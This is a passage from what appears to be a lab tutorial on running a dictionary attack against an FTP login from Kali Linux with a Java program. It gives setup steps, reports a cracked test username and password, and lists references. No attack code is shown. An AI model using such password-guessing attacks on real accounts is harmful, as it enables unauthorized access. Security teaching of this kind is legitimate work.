
8: Copy the list of passwords in a file and save it under "/root/Desktop" folder in the Kali Linux machine.


9: Now right click on the java class and go to -> Run As -> Java Application.

5. Output Screens

"**username**" of our Victim machine is "**anusha**".

"**password**" is "**1234**"





6. References

- https://www.youtube.com/watch?v=TBgd9SBNivw
- https://www.techopedia.com/definition/1774/dictionary-attack
- https://github.com/npapernot/dictionary-attack
- https://askubuntu.com/questions/378558/unable-to-locate-package-while-trying-to-install-packages-with-apt
- http://www.webopedia.com/TERM/D/dictionary_attack.html
- https://www.liquidweb.com/kb/how-to-install-and-configure-vsftpd-on-ubuntu-14-04-lts/
- http://searchsecurity.techtarget.com/definition/dictionary-attack